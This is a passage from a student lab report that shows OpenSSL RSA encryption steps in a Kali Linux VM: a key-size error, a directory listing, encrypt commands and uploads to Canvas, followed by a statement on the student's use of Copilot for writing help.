Step 19: Create secret messages for both Ziwei & Ian – and then revise them because they were too big at 889 & 943 kb OpenSSL returned a “data too large for key size” error. This happens because RSA encryption must fit the entire plaintext <i>plus padding</i> inside the key length, leaving only a few hundred bytes of usable	<pre> (jenn@kali)-[~/Desktop/DAMG7350-lab8] \$ ls -l total 40 -rw-rw-r-- 1 jenn jenn 256 Feb 11 10:01 encrypted_for_JR.bin -rw-rw-r-- 1 jenn jenn 28 Feb 11 10:12 encrypted_for_JR.txt -rw-rw-r-- 1 jenn jenn 451 Feb 11 10:01 IL_public_key.pem -rw-rw-r-- 1 jenn jenn 1704 Feb 9 19:37 JR_private_key.pem -rw-rw-r-- 1 jenn jenn 451 Feb 9 19:37 JR_public_key.pem -rw-rw-r-- 1 jenn jenn 943 Feb 11 10:21 message_for_IL.txt -rw-rw-r-- 1 jenn jenn 256 Feb 11 10:00 message_for_JR_from_IL.enc -rw-rw-r-- 1 jenn jenn 33 Feb 11 10:11 message_for_JR_from_IL.txt -rw-rw-r-- 1 jenn jenn 889 Feb 11 10:20 message_for_ZS.txt -rw-rw-r-- 1 jenn jenn 451 Feb 11 10:01 public_ziwei.key </pre>

space even with a 2048-bit key.	
Step 20: Encrypt the files	(jenn@kali) - [~/Desktop/DAMG7350-lab8] \$ openssl pkeyutl -encrypt -pubin -inkey public_ziwei.pem -in message_for_ZS.txt -out message_for_ZS.bin Modified By: JR (Jennifer) Clark (jenn@kali) - [~/Desktop/DAMG7350-lab8] \$ openssl pkeyutl -encrypt -pubin -inkey IL_public_key.pem -in message_for_IL.txt -out message_for_IL.bin Modified By: JR (Jennifer) Clark
Step 21: Upload the files to Canvas to share to Ian & Ziwei	Name: message_for_JR_from_IL.enc Created: 2/10/2026 Last Modified: 2/10/2026 Modified By: Ian Latta Size: 256 bytes Actions Name: message_for_ZS.bin Created: 2/11/2026 Last Modified: 2/11/2026 Modified By: JR (Jennifer) Clark Size: 256 bytes

Methodology and Use of AI Tools

I completed all technical steps of this lab directly in the Kali Linux VM, including key generation, encryption and decryption operations, certificate creation, TLS testing, and ransomware script debugging. I documented each step with screenshots and verified outputs to ensure accuracy. I used Microsoft Copilot as a writing and organizational aid to help structure the narrative, refine section transitions, and ensure alignment with the assignment rubric. All analysis, observations, and conclusions reflect my own understanding of the material.